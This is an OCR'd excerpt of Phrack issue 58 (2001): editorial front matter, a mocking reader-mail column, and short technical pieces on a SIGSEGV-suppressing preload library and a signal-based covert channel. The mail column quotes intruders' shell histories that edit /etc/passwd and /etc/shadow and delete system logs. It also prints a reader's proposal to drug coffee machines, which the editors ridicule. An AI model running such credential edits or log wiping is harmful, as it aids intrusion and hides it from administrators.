
==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x01 of 0x0e



+++ *Weep Weep Weep* Skybird, this is Dropkick with a red dash alpha message
+++ in two parts. -Break, break. Red dash alpha.
+++ Romeo-Oscar-November-Charlie-Tango-Tango-Lima-Alpha
+++ Authentication two-two-zero-zero-four-zero-delta-lime.

I have a valid message. Stand by
to authenticate.

I agree with authentication also, sir.
Entering launch code: DLG-2209-TVX

Launch code confirmed.

Holy shit!
All right lets do it. Enable missiles.

Target selection..... complete.
Time on target selection..... complete.
Yield selection..... complete.

I need to get someone at the phone.
SAC. Try SAW HQ on the HF.

Number one enabled, two, three, four,
five, ..ten. All missiles enabled.
That's not the correct procedure.

Screw the procedure. I want somebody
on the goddamn phone before I kill
20 million

SIR. We have a launch order. Put your
hand on the key, sir!

I'm sorry. I'm so sorry.

SIR! We are at launch - TURN
YOUR KEY, sir!

(c) Wargames

|=[Table of Contents]=----------=|

|=----------=|

This phrack issue, as well as the last two, comes without a prophile. This situation will not change unless we find someone who is worth a prophile.

The latest and all previous phrack issues are available online at http://www.phrack.org. Readers without web access can subscribe to the phrack-distrib mailinglist. Every new phrack is sent as email attachment to this list - shouts to the monkeys at nasa.gov who complained about their network situation (email only) but did not want to miss the latest

phrack. A new phrack issue (without the attachment) is announced on
the announcement mailinglist.

To subscribe to the announcement mailinglist:
$ mail announcement-subscribe@lists.phrack.org < /dev/null

To subscribe to the distribution mailinglist:
$ mail distrib-subscribe@lists.phrack.org < /dev/null

To retrieve older issues (must subscribe first):
$ mail distrib-index@lists.phrack.org < /dev/null
$ mail distrib-get.<n>@lists.phrack.org < /dev/null
where n indicated the phrack issue [1..58].

Enjoy the magazine!

Phrack Magazine Volume 10 Number 58, December 27, 2001. ISSN 1068-1035

|=-----------=[C O N T A C T P H R A C K M A G A Z I N E]=---------=|

Editors : phrackstaff@phrack.org
Submissions : phrackstaff@phrack.org
Commentary : loopback@phrack.org
Phrack World News : disorder@phrack.org

We have some agressive /dev/null-style mail filter running. We do reply
to every serious email. If you did not get a reply, then your mail was
probably not worth an answer or was caught by our mailfilter. Make sure
your mail has a non-implicit destination, one recipient, a non-empty
subject field, and does not contain any html code and is 100% 7bit clean
pure ascii.

|=---=|

Submissions may be encrypted with the following PGP key:

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.5 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBDr0dzURBAC0nXC8TlrGLzTrXBcOq0NP7V3TKp/HUXghV1uhsJLzgXL1N2ad
XF7yKFoP0RyvC3O4SVhSjFtaJZgwczkkRwgpabOddk77fnCENPvl2n0pWmyZuSQa
fTEn+P8gmKEeyWXo3EDURgV5OM6m/zVvsQGxkP3/jjGES6eaELXRqqNM9wCgrzkS
c0a4bJ03ETjcQa8qp3XIuLsD/04nseebHrqgLHZ/1s1gF6wdRFYGlOYY1tvkcIU4
BRqgJZQu1DIauTEZiLBug+SdRyhJlYPhXWLXr3r7cq3TdxTD1DmM97V8CigA1H5Y
g7UB0L5ZygL2ezRxMNxyBxPNDRj3VY3niMg/DafqFs4PXSeL/N4/xU45UBeyk7La
QK2dA/4/FKBpUjXGB83s0omQ9sPHYquTiS51wze3SLpJs0jLnaIUmJ1ayBZqr0xT
0LPQp72swGcDb5xvaNzNl2rPRKQZyrsDDX8xZdXSw1SrS6xogt83RWS6gbMQ7/Hr
4AF917ElafjEp4wwd/rekD84RPumRmz4I02FN0xR5VV6K1rbILQkcGhyYWNrc3Rh
ZmYgPHBocmFja3N0YWZmQHBocmFjay5vcmc+iF0EExECAB0FAjr0dzUFCThkCQAF
CwcKAwQDFQMCAxYCAQIXgAAKCRDT4MJPPu7c4etbAJ9P/6NeGwx/nyBBTVpMweCQ
6kFNkQCgnBLX1cmZ7DSg814YjZBFdLczcFS5Ag0EOvR3URAIAOumUGdn+NCs+Ue1
d1RDCNHg6I8GEeH5DElGWC8jSMor2DOgah31VEcoPgVmtEdL8ZD/tl97vxcEhntA
ttlELWVJV854kWxRMeCFbBS+fjcQpHCig5WjFzuOrdwBHlNZK2xWCpbV770eSPb/
+z9nosdP8WzmVnJ0JVoIc99JJf3d6YfJuscebB7xn6vJ3hZWM9kqMSyXaG1K3708
gSfhTr1n9Hs7nDfKMMQ73Svbe6J3kZJNdX0cqZJLHfeiiUrtf0ZCVG52AxfLaWfm
uPoIpZaJFzexJL/TL9gsRRvVdILd3SmVKtt2koaHNmUgFRVttol3bF8VTiGWb2uX
S6WjbwcAAwUH/R9Fsk1Vf04qnzZ21DTsjwlA76cOje0Tme1VIYfwE33f3SkFo89+
jYPFCMNObvSs/JVrstzzZr/c36a4rwi93Mxn7Tg5iT2QEBdDomLb3plpbF3r3OF3
HcuXYuzNUubiA5J2nf3Rf0DdUVwWmOx8gnqF/QUrKRO+fzomT/jVaAYkVovMBE9o
csA6t6/vF+SQ5dxPq+6lTJzFY5aK90p1TGHA+2K18yCkcivPEo7b/qu+n9vCOYHM
WM+cp49bcUMExRkL934O1KUhHxbL96yBRWRzrJaC7ybGjC9hFAQ/wuXzaHOXEHd4

```
PqrTZI/rvnRcVJ1CXVt9UfsLXUROaEAtAOOITAQYEQIADAUCOvR3UQUJOGQJAAAK
CRDT4MJPPu7c4eksAJ9w/y+n6CHeqeUgKCYZ+EKvNWC30gCfYblC4sGwllhPufgT
gPaxlvAXKrM=
=p9fB
-----END PGP PUBLIC KEY BLOCK-----


phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */

|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x02 of 0x0e

```
|=-----------------------=[ L O O P B A C K ]=-------------------------=|
|=-----------------------------------------------------------------=|
|=--------------------------=[ phrackstaff ]=--------------------------=|
```

Our mailboxes were flooded by replies....99% of them should have gone to /dev/null - 1% of these 99% are published below. Let's start with some logs of hack attempts we experienced on our own server and from logs sent to us by other readers (sorted in descending order, most stupid hacker first...).

```
* PHRACK58/#phrack will not be released until the 29th, sorry everyone!
<#phrack:zknown_> are you serious?
<#phrack:PHRACK58> You'll have to wait for me to retype everything from
                   the hardcopy edition.
<#phrack:PHRACK58> someone, release phrack now...
<#phrack:tknown> who releases phrack
<#phrack:PHRACK58> we'd like to gather a crowd to witness that historic
                   event.
-:- PHRACK58 was kicked off #phrack by rknown (please work out your issues)
```

[From time to time people pretend or try to impersonate 'phrack' and spread false informations :> Phrack will be released on schedule..]

```
|=[ 0x00 ]=-------------------------------------------------------------=|
```

```
<timelog, some phrackstaff host>
[08:34] - Just another scan from a.b.c.d (nothing unusual, our host is the
          first choice and a 'must-scan' for every script kiddie).
[08:38] - next scan...again from ip a.b.c.d, same port range (doh!).
[08:41] - AGAIN!...(same src ip, same port range, ...man nmap ?).
[09:07] - "last message repeated 5 times"
[09:08] - boredom took over and someone decided to take a closer look at
          the host and the kid who needs some training lessons in nmap...
staff@phrack.org $ telnet a.b.c.d 1524
Connected to a.b.c.d.
Escape character is '^]'.

                    Backdoor Server

                          FUCK OFF!!
                       By : krunch

Backdoor Authorized Code: you_are_an_idiot
Screw you dude !!!
#
```

```
|=[ 0x01 ]=-------------------------------------------------------------=|
```

[found on some .edu host - shared by students and teachers]

```
haxor #1 (/root/.bash_history):

  find /users/teach -name test
  find /users/teach -name exam
  exit

haxor #2 (/.sh_history, already root...)

  pico /etc/passwd
  whereis pico
  vi /etc/passwd
  cat /etc/passwd
  vi /etc/passwd
```

```
  passwd dre
  whereis adduser
  vi /etc/shadow
  su dre
  exit

haxor #3

  cd exams
  ls
  pwd
  cd /var/adm
  ls
  rm -Rf lastlog messages utmp utmpx wtmp wtmpx
  exit

haxor #4

  telnet localhost 60606
  cd /var/adm
  ls
  rm messages utmp utmpx wtmp wtmpx lastlog -Rf
  y
  exit

haxor #6:

  id
  cd /var/log
  ls
  grep <evil haxor ip> *
  cd ..
  ls
  find /var | grep <evil haxor ip>
  cd adm
  ls
  rm messages wtmp -Rf
  exit

haxor #7:

  ./in.telnetd
  mv in.telonetd sh
  ./sh example.conf
  mv in.telnetd sh
  ./sh example.conf
  exit

|=[ 0x02 ]=-----------------------------------------------------------=|

  [ ..while grep'ing through the filtered mails from phrackstaff@phrack.org
    we found someone flirting with our mailman-mailinglist-manager... ]

From: Per1805@aol.com
Subject: Re: Your message to phrackstaff awaits moderator approval

thank u   very  much

  [ np ]

|=[ 0x03 ]=-----------------------------------------------------------=|

From: blitz <blitz@macronet.net>

Good to read a fresh Phrack. I go back quite a way (he says as he scratches
his grey beard) with you guyz. Best of luck to the new staph...er staff,
keep on kickin ass.
```

  [...fresher than an androids ass, spicier than uncle joey's
    pizza, hotter than a smoking FBI gun...GO GET PHRACK58 !%$!#$^...]

|=[0x04]=---=|

From: Poisonoak55@aol.com
Date: Sat, 1 Dec 2001 17:36:57 EST
Subject: ???????????
To: webmaster@phrack.org

What is this all about?

  [It's about sex drugs and rock'n'roll, pure violence and brutal
    rapings. It's about building bombs, penetrating military protected
    buildings and taking over the world. The same thing we do every
    night pinkey.]

|=[0x05]=---=|

  [comments by an anonymous user on the webpage:]

Umm..the loopback 0x16 and 0x0f are the same...

  [...and the Jedi Knight _again_ replied with a strong tongue:
   "They are not!" ...and _again_ swang his hand from the left to
   the right with a slight hope to bluff the audience a second time...]

|=[0x06]=---=|

  From: "Vergoz Michael" <descript@subk.org>
  a test image for phrack for futur and current paper

  [yeah! Mr. super kewlio you are. And by the way: the name of the
    magazine is 'PHRACK' not 'PHREAK' - fix the grfx |@$#@#$^%!$%...]

|=[0x07]=---=|

From: Delta-Master <Falinra@yahoo.com>
Subject: [phrackstaff] Any old school?

Just curious if this is run by newbies, or if there are any old-school
people who might remember Delta-Master.

  [...some are new, others contributed to earlier phrack issues
    and the rest leeched their first phrack over a 1200baud line...]

Any contact info for Bill from RNOC or any other LOD/H people still around?
What ever happened to Craig&Randy? Makes me want to have a giant
"Where are they now" list.

D-M

|=[0x08]=---=|

From: jennifer hansen <littlemisspatriot@yahoo.com>
To: jericho@attrition.org, dover@dis.org, emmanuel@2600.com,
  cmeinel@techbroker.com, veggie@cultdeadcow.com, loopback@phrack.org,
  jefe@reject.org

I got your email addresses from "The Notorious B.O.O.G.".

  [Yeah babe, he is a very close friend of all of us!]

I've been stuck in the past few days with
what an effective strategic & tactical position the
hacker community inhabits in war time.

  [Woah. Here we go. Uncle Sam unlock your weapon, target your enemy

and wait for further instructions. Side by side littlemisspartrior@yahoo.com we will fight for the right until a silver bullet hits the eye and lets us die.]

The following is an email that I sent to "The Notorious B.O.O.G." and that he posted (with his response) on www.guerrillanews.org on 9.19.2001.

[Y0. I've got some 30,000 warriors gathering at Norad. Let's unite your Mao Tse Tung guerilla's with my troops and prepare a full blown first strike nuclear offense against..whatever...who cares. BOOM BOOM.]

I am engaged in independant research of terrorist organizations. I would love to discuss these ideas further with you if you have interest.

[RIGHT ON! y0 mrs.LittleMissPatriot, we already have all this stuff about building bombs and blowing away things in phrack1..7. I can forward you some never published articles about how to build nuclear warheads and biochemical warfare!]

|=[0x09]=---=|

From: Phosgene <phosgene@setec.org>

United Future Underground
By Iconoclast

This is the long distance call,
Telephoning one and all,
Hackers and Phreakers Unite!
Organize and join the fight!

To those who play with phones,
And those who record the tones,
To those who hack the code,
And those who change the mode,
To those who scan the waves,
And those who encrypt their saves,
To those who build with chips,
And those who program MIPS.

Each passing day brings new laws
Perceived crimes without a cause,
Your freedoms and liberties
Are outlawed this day you see,
Fear, uncertainty and doubt
Feed Big Brother's deadly route.

Will they demand your crypto key?
Stand up and save your liberty!
Will they take your frequencies?
Or sell them at the highest fee?

Will they impose a modem tax,
And crank it up high to the max?
Will they tap your telephone line?
Since the FBI thinks its fine!

Illegal information?
Surveillance of a nation!
Censorship of silent truth?
We have the encrypted proof!

Its long past time we undertook
Steps to prove we're not evil crooks.
Educate the public today
On the path of the true hacker way.

[...]

|=[0x0a]=---=|

From: "Shai Hulud"

is there a way I can get an issue of phrack sent to me, I'll mail for
shipping or whatever, just give me an address or something for me to send
the money.
Thanks for your time

[You think you can miss HAL? think you can miss the release party?
think you can kiss a little bit of the phrackstaff's shiny metal ass
and beg for a hardcover? NO FUCKING WAY!]

p.s.
i like photo sex

[!%$@#% TAKE OFF YOUR HANDS FROM THE HARDCOVER! DONT EVEN THINK
ABOUT TOUCHING IT WITH YOUR DIRTY FINGERS !%@#$%]

|=[0x0b]=---=|

From: Junk-B.-FF@ifrance.com

You may think I'm just a pseudo anarchist, a "fight club" fan, but
it's true : one day or the other, we'll all end up as slaves of larges
corporations.

[NO! You are serious, and only serious people make it into Loopback.]

You are all making effort to avoid this. thank You.

[Our secret mission is to form phrack & Co. to control the slavery.]

We need to go further, and this is the point of this mail :
we need to transpose hacking to the offline world:

[NO BRAIN. NO DICK. NO CARRIER.]

we need to get falsified medical prescription and put Valium in coffee
machines. We need to spread false rumours harming corporations, like there
is arsenic in procter & gamble soap, things like that, u see?

[http://www.phrack.org/howto - we do not publish information which
is already known to the public.]

we need to glue the locks of offices, police stations, luxuous cars, maybe
even schools!

[maybe your ass ? or maybe you should stop sniffing glue ?]

nothing is static, everything is falling apart.
Thanks. (and sorry...I think I've wrote crap, but you got the idea....)
Junk

|=[0x0c]=---=|

From: Kubas Mail <kuba9999@yahoo.com>

[...nonsense here...]

jakob

=====
unsolicted mail is against federal law.

[You've just been charged by Phrack Inc. with 100$ for unsolicted mail.]

|=[0x0d]=---=|

From: "Bandler, James" <James.Bandler@wsj.com>

greetings, i'm a reporter with the wall street journal looking for a primer
on cable tv signal scrambling.

[greetings, i'm the editor in chief of the phrack street journal.]

I'm trying to find a Carl Corey, or perhaps, other experts on the subject.

[WHAAAAAAAAAT? I'm not directory assistance. How long have you been at
WSJ? You should know it's a big 'no no' to ask stupid questions for
answers that can be found at http://www.yellowpages.com.].

James Bandler
Phone: 617-654-6864

[dont call us, we'll call you.]

|=[0x0e]=---=|

im so happy that you have the website up again i love the nostalgia

[we're so happy we were able to do it]

and plus phrack 57 is quite new

[are you going to say previous volumes weren't?!]

|=[0x0f]=---=|

sorry for soo lamer question ....
i am very newbie ....

i am interested in phreaking ....
and i heard on irc , you have new magazine ...

[Yeah! we have *new* magazine]

but i read something ...
and i dont understand anything ....

[i bet you don't feel so good with this
i can remember how i felt when i didn't understand
what i read on some chinese box]

where can i start ??

[you can start everywhere]

... i dont wanna old things (red boxing is no more usefull in my country :)

[WHAT?! it is not?! DAMN!]

.. can you help me ??

[i will try my the best]

maybee some links ??

[www.google.com]

and please ... dont give my mail in some loopback :)

[OK.. hmmm Wait! Why not???]

see ya, peter

|=[0x10]=---=|

From: Socrates <socrates@lorettotel.net>
X-Mailer: Microsoft Outlook Express 5.50.4522.1200

This message is to all members of the Legion Of Doom (professional):

  [phrack != LOD (we already had this topic during operation sundevil
    11 years ago)]

I would like to know how i can become a member of the LOD.Please post

  [Try to fill out the red application form, take an envelope and send it
    to the LOD HQ. If you are a lucky guy someone will reply to you.
    Otherwise, someone will come and punch your head against the wall for
    being the most stupid human on planet phrack^H^H^H^H^H^Hworld.]

the information,so i can become a member.I'm a professional Hacker and
my expertise is also in making homemade Fireworks and
Explosives,revenge,mayhem,ect..

Dr.Frankenstein

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x03 of 0x0e

```
|=----------------------=[ S I G N A L N O I S E ]=----------------------=|
|=-----------------------------------------------------------------------=|
|=---------------------------=[ phrackstaff ]=---------------------------=|
```

```
     _                                                          _
     /     "crrr...Everything that does not fit somewhere else...crr" \
    |-+ - - -   "can be found here. Corrections and additions" - - - +-|
    |\_  "to previous articles, to short articles or articles that"  _/|
    |      "just dont make it....everything...crr..<NO CARRIER>"       |
 _=====_                                                          _=====_
```

  0x00: SIGOOPS
  0x01: No SIGSEGV anymore
  0x02: covered IPC via TCP over signal()
  0x03: SIGnalINTelligence warrant of apprehension on gobbles

```
|=[ 0x00 ]=-------------------------------------------------------------=|
```

  p57-02/loopback: 0x16 and 0x0f are the same. Oops.

  We forgot to mention the email of brett (variablek@home.com) who wrote
  the cisco addendum in p57-03/linenoise.

```
|=[ 0x01 ]=-------------------------------------------------------------=|
```

Subject: Getting rid of SIGSEGV - for fun but not for profit.

  UNIX signals provide a mechanism for notiying processes of system
events, communication [see below :P] and syncronization between
processes and exception handling. Most readers are familiar with
the term 'software generated signals' (generated by the kernel or userland
application) and 'cpu exceptions'.

  The most famous and by far the most hated signal under UNIX is
SIGSEGV. The signal is usually generated by the kernel when
'something realy bad happened' or something 'your hardware is really
not amused about'. The hardware 'is not amused' about illegal memory
references and notifies the kernel (cpu exception) which in turn notifies
the offending process with a signal. The default action is to terminate
the running process and to dump core.

  What would happen if the process could recover from such a SIGSEGV and
continue execution? After a SIGSEGV the process is in an undefined state
and basicly everything could happen. In many cases the result is by far less
extrem as we would expect. We may experience missing grafics in netscape, no
background image in Eterm or missing frames in a .avi movie.

  A programm may use signal(SIGSEGV, SIG_IGN); to ignore a SIGSEGV sent
by another process. A cpu exception generated by the hardware will still
cause the process to terminate (default action). A process may choose to
override the default action and specify a signal handler - a user-defined
function which is invoked whenever a SIGSEGV is delivered to the process.
We will concentrade on SIGSEGV caused by a cpu exception only - recovering
from all other cases is trivial.

  Let's first take a look at the kernel and follow the path of the SIGSEGV
until it gets delivered to the application. After our little excurse I
will show some source which, compiled as a shared object, can be
preloaded (LD_PRELOAD) to any programm. The preloaded .so will recover
(at its best) from a SIGSEGV and continue execution.

  When the system boots, the function arch/i386/kernel/traps.c:trap_init()
is called which sets up the Interrupt Descriptor Table (IDT) so that
vector 0x14 (of type 15, dpl 0) points to the address of the page_fault entry
from arch/i386/kernel/entry.S. The entry invoked do_page_fault() in

arch/i386/mm/fault.c whenever the specific exception occures. This function handles all kind of page faults and calls 'force_sig_info()' if the exception was caused by user mode access to invalid memory. This function forces signal delivery to the userland applicationg by unblocking the signal and by setting SIG_IGN to SIG_DFL (if no handler has been assigned). To cut a long story short the kernel drops into send_sig_info() which calls deliver_signal() which calls send_signal() which calls sigaddset() which finaly set the bit in the process signalbitmask.

It is important to note that any action, including process termination, can only be taken by the receiving process itself. This requires, at the very least, that the process be scheduled to run. In between signal generation and signal delivery, the signal is said to be pending to the process.

When a process is scheduled to run the kernel checks for pending signals at the following times:

- Immediatly after waking up from an interruptible event.
- Before returning to user mode from a system call or interrupt.
- Before blocking on an interruptible event.

The kernel calls arch/i386/kernel/signal.c:do_signal() and fetches the first pending signal from the queue (kernel/signal.c:dequeue_signal()). Nothing spectacular happens and the kernel processes with the next pending signal from the queue if action is set to SIG_DFL or SIG_IGN. The kernel calls handle_signal() if a user-defined action has been assigned to the signal handler (ka->sa.sa_handler).


If the signal event occured during a system call with restarting capability the eip of the process is substracted by the value of 2 to automaticly reinvoke the system call after the signal handler returned. The kernel calls setup_frame() to save the current register set and other values (see 'struct sigframe' in arch/i386/kernel/signal.c) on the stack of the process. The same function also sets up a 'stub' which is executed after the signal handler returned to restore the previous saved 'sigframe'.


```
    struct sigframe
    {
        char *pretcode;                /* 4 bytes                          */
        int sig;                       /* 4 bytes                          */
        struct sigcontext sc;          /* 88 bytes, see sigcontext.h       */
        struct _fpstate fpstate;       /* 624 bytes, floating point regs */
        unsigned long extramask[1];    /* 4 bytes                          */
        char retcode[8];               /* 8 bytes                          */
    };
```

struct sigcontext expands to:

```
    struct sigcontext
    {
        ...                            /* ...56 bytes                      */
        unsigned long eip;             /* Aha!                             */
        ...                            /* ...88 bytes                      */
     };
```

The old eip is saved 64 bytes after the beginning of struct sigframe, followed by the return address of the signal handler and the saved frame pointer. The return address will points to the 'stub' which will pass control back to the kernel to restore the registers once the signal handler returns.





The easiest way to recover from a SIGSEGV thus is to assign our own signal handler, travel up the stack until we find the saved eip, set the eip to the instruction followed the instruction which caused the segfault and return from our handler.

The library also ignores SIGILL just for the case in which the process starts to run amok and the IP hits space where no IP has gone before.

```
/*
 * someone@segfault.net
 *
 * This is published non-proprietary source code of someone without a
 * name...someone who dont need to be named....
 *
 * You do not want to use this on productivity systems - really not.
 *
 * This preload-library recovers from a SIGSEGV - for fun purposes only!
 *
 * $ gcc -Wall -O2 -fPIC -DDEBUG -c assfault.c
 * $ ld -Bshareable -o assfault.so assfault.o -ldl
 # $ LD_PRELOAD=./assfault.so netscape &
 */
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <dlfcn.h>

#define REPLACE(a, x, y) if ( !(o_##x = dlsym(##a , ##y)) )\
            { fprintf(stderr, ##y"() not found in libc!\n");\
                exit(-1); }
#ifdef DEBUG
# define DEBUGF(a...)    do{fprintf(stderr, "%s[%d]", __FILE__, __LINE__); \
                           fprintf(stderr, ##a);}while(0)
#else
# define DEBUGF(a...)
#endif

#define err_exit(str) do{fprintf(stderr, "ERROR:%s\n", str);exit(-1);}while(0);

static void *(*o_signal)(int, void(*)(int));
static void *libc_handle = NULL;
static int sigcount;

void
assfault_handler(int sig)
{
    DEBUGF("SIG%s occured (%d)\n"
           , (sig==SIGSEGV)?"SEGV":(sig==SIGILL)?"ILL":"BUS", ++sigcount);

    asm volatile("incl 0x44(%ebp)");
}
```

```
void
(*signal(int sn, void (*sighandler)(int)))()
{
    if ((sn == SIGSEGV) || (sn == SIGILL) || (sn == SIGBUS))
    {
        DEBUGF("signal(SIG%s, ...) intercepted [%d]\n"
              , (sn==SIGSEGV)?"SEGV":(sn==SIGILL)?"ILL":"BUS", getpid());
        return assfault_handler;
    }

    /* in all other cases call the original libc signal() -function */

        return o_signal(sn, sighandler);
}

static void
assfault_init(void)
{
    if ( (libc_handle = dlopen("libc.so", RTLD_NOW)) == NULL)
        if ( (libc_handle = dlopen("libc.so.6", RTLD_NOW)) == NULL)
            err_exit("error loading libc!");

    /* get the address of the original signal() -function in libc */
    REPLACE(libc_handle, signal, "signal");

    /* redirect action for these signals to our functions */
    o_signal(SIGSEGV, assfault_handler);
    o_signal(SIGILL, assfault_handler);
    o_signal(SIGBUS, assfault_handler);

    dlclose(libc_handle);
}

/*
 * called by dynamic loader.
 */
void
_init(void)
{
    if (libc_handle != NULL)
        return; /* should never happen */

    assfault_init();
    DEBUGF("assfault.so activated.\n");
}
/*** EOF assfault.c ***/

/*
 * example programm that segfault's a lot.
 * $ gcc -Wall -o segfault segfault.c
 * $ LD_PRELOAD=./assfault.so ./segfault
 */
#include <stdio.h>
int
main()
{
    char *ptr=NULL;

    fprintf(stderr, "|0| everything looks fine. lets produce a SIGSEGV\n");
        *ptr=1;
        fprintf(stderr, "|1| after first provocated SIGSEGV\n");
    *ptr=1;
    fprintf(stderr, "|2| after second provocated SIGSEGV\n");
    fprintf(stderr, "|X| We survived - enough played today.\n");

    return 0;
}
/*** EOF segfault.c ***/
```

|=[0x02]=---=|

Subject: TCP over signal()

Bored subjects do naughty things, so why not transferring data
with signals. With signals, not along with. Good old morsing
hits us again. Theoretical speaking its a covert channel. A method for
transferring data which is not recognized as transfer to the outside
world.
Things are simple, if sender sees a bit is 1 it sends 'HIGH'
and 'LOW' if it finds the bit being 0.
I let it to you to figure out how the simple programs work. :-)

<recv.c>

```
#include <stdio.h>
#include <sys/types.h>
#include <signal.h>

#define L SIGHUP
#define H SIGUSR1
#define RESET SIGUSR2

int bit;
unsigned char c;

void recv_high_low(int x)
{
        if (bit == 8) {
                bit = 0;
                putchar(c);
                fflush(stdout);
                c = 0;
        }
        if (x == H)
                c = ((c<<1)|1);
        else
                c <<= 1;
        ++bit;
}

void recv_reset(int x)
{
        bit = 0;
        c = 0;
}

int main()
{
        bit = 0;
        c = 0;

        signal(L, recv_high_low);
        signal(H, recv_high_low);
        signal(RESET, recv_reset);

        for (;;);

        return 0;
}
```

</recv.c>

<send.c>

```
#include <stdio.h>
#include <unistd.h>
```

```
#include <fcntl.h>
#include <errno.h>
#include <signal.h>
#include <sys/types.h>
#include <stdlib.h>

#define L SIGHUP
#define H SIGUSR1
#define RESET SIGUSR2

void die(char *s)
{
        perror(s);
        exit(errno);
}

int main(int argc, char **argv)
{
        int pid, fd, j;
        char *file, c;

        if (argc < 3) {
                fprintf(stderr, "Usage: %s <pid> <file>\n", argv[0]);
                exit(1);
        }

        pid = atoi(argv[1]);
        file = argv[2];

        if ((fd = open(file, O_RDONLY)) < 0)
                die("open");


        kill(pid, RESET);
        sleep(1);

        while (read(fd, &c, sizeof(c)) > 0) {

                /* and for every bit of this byte do */
                for (j = 7; j >= 0; --j) {
                        if ((1<<j) & c) {
                                printf("1");fflush(stdout);
                                if (kill(pid, H) < 0)
                                        die("kill");    /* send HIGH (1) */
                        } else {
                                printf("0");fflush(stdout);
                                if (kill(pid, L) < 0)   /* send LOW (0) */
                                        die("kill");
                        }
                        usleep(200);
                }
        }
        close(fd);
        return 0;
}

</send.c>
```

```
|=[ 0x03 ]=---------------------------------------------------------=|
```

* SIGINT CONFIDENTIAL REPORT ON GOBBLES *

On 2001/12/20 various individual around the world succeeded in unrevealing valuable information about the suspect. The information gathered about the suspect seems to be authentic - action should be taken immediatly by local law enforcements.

WANTED - GOBBLES - WANTED - GOBBLES - WANTED - GOBBLES - WANTED

Do you have other handles beside 'Gobbles' ?

GOBBLES is known as many things, but GOBBLES can not let the rest of the world know he other identities in relation to name of GOBBLES due to fear of social rejection from he peers. GOBBLES wish at some point that people could stop asking, "GOBBLES who else are you known as" to him when all he really ask for is a little privacy, cannot people learn to keep their hands to what is their own?

What kind of species is 'Gobbles' and what is the sex ?

GOBBLES himself is homosapian (which mean human for all you penetrators) obviously but like the name GOBBLES came from Yahoo.com picture turkey.jpg found one day which made GOBBLES think to self, "Hey this a funny looking picture and make me think of security community that full of evil turkies, hehe 'other identity' should now become known as GOBBLES to be security turkey too!". Gobbles Security is not limited to one person, or one gender.

How can Gobbles Security be reached (email? sms? irl? irc?)

GOBBLES Security can be reached at group email addrses on hushmail.com which is GOBBLES@hushmail.com, if anyone ever need to contact us about anything that be the place to do it from. As far as where one can find GOBBLES irl (that mean "in real life" for penetrators), GOBBLES originally from Lithuania but now live in a place with a little more stable economy. Some GOBBLES Security members do live in same country and then they frequent GOBBLES Labs location to do hardcore hacking and programming all day long.

When and where have you been born ?

GOBBLES himself was born during year of 1979 in country of Lithuania, but not born as GOBBLES, hehe (that not real name ;), but real name shouldn't be of real concern anywhere though, so that do not matter. GOBBLES was born into computer security industry scene as GOBBLES during the month of June in the year of 2001 and currently have plans of being immortal in this field and living forever.

Is there any picture available of Gobbles Security on the internet ?

GOBBLES Security is more concerned with finding all exploitable bugs and letting the world know about them than they are with worrying about taking time to update webpage and get it pretty looking, although making webpage pretty and finish is becoming a higher GOBBLES priority due to demands of our many fans who email saying, "Please friend GOBBLES, finish webpage!"

Where does Gobbles Security live (current location) ?

